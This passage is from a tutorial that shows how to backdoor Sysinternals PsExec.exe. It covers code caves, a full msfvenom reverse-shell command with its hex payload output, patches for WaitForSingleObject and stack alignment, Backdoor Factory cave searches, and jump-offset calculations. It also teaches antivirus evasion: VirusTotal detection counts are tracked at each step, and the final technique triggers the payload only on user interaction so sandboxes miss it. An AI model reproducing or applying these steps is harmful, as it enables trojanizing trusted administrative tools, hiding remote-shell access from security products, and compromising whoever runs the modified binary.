Final changes should look similar to this:

```
011DD1FD    90              NOP
011DD1FE    9D              POPFD
011DD1FF    61              POPAD
011DD200    E8 FB42F9FF     CALL PsExec_b.01171500
011DD205    E9 E1CBF8FF     JMP PsExec_b.01169DEB
011DD20A    0000            ADD BYTE PTR DS:[EAX],AL
011DD20C    0000            ADD BYTE PTR DS:[EAX],AL
```

Save the changes to PsExec_bkdr2.exe. Executable should work exactly as original as the code cave handles proper execution of the binary. Another quick scan shows 9/66 detection rate. Note that the executable doesn't contain any malicious payload yet.




Let's generate our payload using msfvenom, we'll use the **windows/shell_reverse_tcp** payload.

Important notes:

- Default EXITFUNC is process, which will simply exit the process after closing the shell, **we do not want that**. *EXITFUNC=none* is used as execution won't be paused.
- Generated payload needs to be modified as it calls *WaitForSingleObject* with value -1 (wait indefinitely). We don't want that either.


```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LPORT=443 LHOST=127.0.0.1 EXITFUNC=none -f hex
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hex file: 648 bytes
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c11
78e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c
01d38b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c772607ffd5b89001000029c4545068
29806b00ffd5505050504050405068ea0fdfe0ffd5976a05687f00000168020001bb89e66a1056576899a57461ffd585c0740cff4e0875
ec68f0b5a256ffd568636d640089e357575731f66a125956e2fd66c744243c01018d442410c60044545056565646564e565653566879cc
3f86ffd589e04e5646ff306808871d60ffd5bbaac5e25d68a695bd9dffd53c067c0a80fbe07505bb4713726f6a0053ffd5
```

Select enough space after the PUSHAD/PUSHFD commands and paste the generated payload. Near the end of the payload patch these commands to avoid pausing the program execution [*WaitForSingleObject(-1)*]:




Make sure you align the stack by taking note of ESP after the PUSHFD/PUSHAD and ESP after executing the payload. In my case I had to add an instruction **ADD ESP, 1FC**. Save all changes to avoid frustration.

Start a netcat listener on your Windows machine and execute the binary. You should get a shell.




Success! Detection rate hit 17/60 though.



Reducing detection rate requires a lot of trial and error, I attempted the following:

- Encoding the payload with MSF (we used the raw payload earlier): BAD! Decoding stub by MSF is known by most AVs.
- Fixing the checksum: Eh, most AVs just ignore it.
- Compressing the binary (used UPX): GOOD! Detection dropped to 11/60.



We're getting there. Let's come up with a slightly different technique.

Chapter 3: Hijacking Existing Code Caves

Previous approach had some drawbacks: 1) File size changed significantly, 2) it got flagged by 3 AVs as malicious, when a simple logic was added (still no actual payload generated), it went up to 9. Let's try to resolve this problem by using already existing empty caves in our binary.

Note that searching for code caves has to be done on the file itself, not when it's loaded into memory.

For that we'll use the following command:

root@kali:~/Desktop# backdoor-factory -f PsExec.exe -c -l 500 -q

- **-f**: Input file.
- **-c:** Search for code caves.
- **-l:** Minimum size of code cave.
- **-q:** Quiet mode.

```
root@kali:~/Desktop# backdoor-factory -f PsExec.exe -c -l 500 -q
         Backdoor Factory
         Author:    Joshua Pitts
         Email:     the.midnite.runr[-at ]gmail<d o-t>com
         Twitter:   @midnite_runr
         IRC:       freenode.net #BDFactory

         Version:   3.4.2

[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
Looking for caves with a size of 500 bytes (measured as an integer
[*] Looking for caves
We have a winner: .data
->Begin Cave 0x272e5
->End of Cave 0x274e0
Size of Cave (int) 507
SizeOfRawData 0x2400
PointerToRawData 0x27200
End of Raw Data: 0x29600
**************************************************
We have a winner: .data
->Begin Cave 0x276f3
->End of Cave 0x278e8
Size of Cave (int) 501
SizeOfRawData 0x2400
PointerToRawData 0x27200
End of Raw Data: 0x29600
**************************************************
We have a winner: .data
->Begin Cave 0x27af7
->End of Cave 0x27cf0
Size of Cave (int) 505
SizeOfRawData 0x2400
PointerToRawData 0x27200
End of Raw Data: 0x29600
**************************************************
```

Woah, wtf am I looking at?

- BDFactory found at least 3 code caves where we back implement our backdoor in.
- All 3 caves lie in the **.data** segment.
- **Begin/End of Cave** are both raw file offsets, to make use of them we'll get their equivalent RVA.
- **PointerToRawData/End of Raw Data:** Raw file offsets noting the start/end of the **.data** segment.

Let's use the first cave, since it's located in the **.data** region we need to set the executable flag for the **.data** region (using LordPE). Just setting the X flag to **.data** flagged it as malicious by 2/60 AVs.

SHA256: 8c5c458ca01a944c6b401ca5261e4b59a951f397bc141e07db62a62d5b94cd75

File name: PsExec.exe

Detection ratio: 3 / 61

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
CrowdStrike Falcon (ML)	malicious_confidence_100% (D)	20170130
Endgame	malicious (moderate confidence)	20170515
Sophos	PsExec (PUA)	20170520
Ad-Aware	✔	20170521

Next, we need to get the RVA of Cave 1 offsets using Equation 3:

$$RVA = VOffset\ of\ Cave's\ Section + ROffset\ of\ Cave - ROffset\ of\ Cave's\ Section - Current\ Address$$
$$= 0x29000 + 0x272e5 - 0x27200 = RVA\_290E5$$

Let's make it ***RVA_290E8*** just in case.

```
nasm > jmp (0x290e8-0x9de6)
00000000  E9FDF20100        jmp dword 0x1f302
nasm >
```


Replace first instruction with payload:

```
00F29DE6    E9 FDF20100    JMP PsExec2_.00F490E8
00F29DEB  .^E9 7BFEFFFF    JMP PsExec2_.00F29C6B
```

Save Change to PsExec2_bkdr.exe then reload it and step.


```
00F490E8  0000    ADD BYTE PTR DS:[EAX],AL
00F490EA  0000    ADD BYTE PTR DS:[EAX],AL
00F490EC  0000    ADD BYTE PTR DS:[EAX],AL
00F490EE  0000    ADD BYTE PTR DS:[EAX],AL
00F490F0  0000    ADD BYTE PTR DS:[EAX],AL
00F490F2  0000    ADD BYTE PTR DS:[EAX],AL
```

Awesome, now we do the same thing, add the PUSHFD/POPFD, ~400 NOPs, POPFD/POPAD, ***CALL RVA_11500*** and ***JMP RVA_9DEB***.



```
00F4927B  90          NOP
00F4927C  9D          POPFD
00F4927D  61          POPAD
00F4927E  E9 7D82FEFF JMP PsExec2_.00F31500
00F49283  E9 630BFEFF JMP PsExec2_.00F29DEB
00F49288  0000        ADD BYTE PTR DS:[EAX],AL
00F4928A  0000        ADD BYTE PTR DS:[EAX],AL
```

Another scan with the latest changes showed 5/58 detection rate, that's 4 less than last scan at same stage!



SHA256: c5f094476dfc611b7db82ce023a25815fa009cabb5088ccdee9c1380ce908478

File name: PsExec2_bkdr2.exe

Detection ratio: 6 / 59


Analysis date: 2017-05-21 01:56:58 UTC (0 minutes ago)

0 0

Analysis | File detail | Additional information | Comments | Votes | Behavioural information

Antivirus	Result	Update
Avast	Win32:SwPatch [Wrm]	20170521
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9998	20170503
CrowdStrike Falcon (ML)	malicious_confidence_99% (W)	20170130
Endgame	malicious (moderate confidence)	20170515
Qihoo-360	HEUR/QVM19.1.476F.Malware.Gen	20170521
Sophos	PsExec (PUA)	20170521

Next, we'll do the same thing with pasting the MSF payload and adjusting the stack. After saving the changes, let's scan it again.




Although 13/60 is not so good, it's still an improvement over 17/60 thanks to not using a new section. Notice that we didn't encode, encrypt, or obfuscate the MSF payload in any way.

Chapter 4: The Human Factor

So we got rid of the extra section, what else can we do? One thing that we did so far in both examples is placing the JMP Cave at entry point. That's good, it's a guaranteed way to execute the payload, but that also allows AVs to step through it, which increases the detection rate significantly.


What if we make it trigger on human interaction? AVs aren't sophisticated enough (maybe never?) to pass arguments or interact too much with executables. And after all, PsExec expects parameters, otherwise it prints the manual.

Let's observe how PsExec behaves using a regular command:




What if the backdoor is hooked on printing that specific string? We can put a breakpoint when that string gets loaded to memory and make that our backdoor trigger.


Immunity allows providing command line arguments.




Search for -> All referenced text strings.




Right click -> Follow in Disassembly.




You might face an exception, you can safely ignore it. Let's step into the second CALL (CALL PsExec2_.003182AF). Before RET there's some unused space, why don't we make this JMP to our payload instead?




At RVA_8334 let's jump to our code cave (RVA_290E8). What's awesome about hijacking the RETN instruction? We can directly use it and not care about the next command.



NOTE: Don't forget to patch the EntryPoint instruction, we no longer need to jump to the cave at that position. Save changes and start the listener.



How about AV?

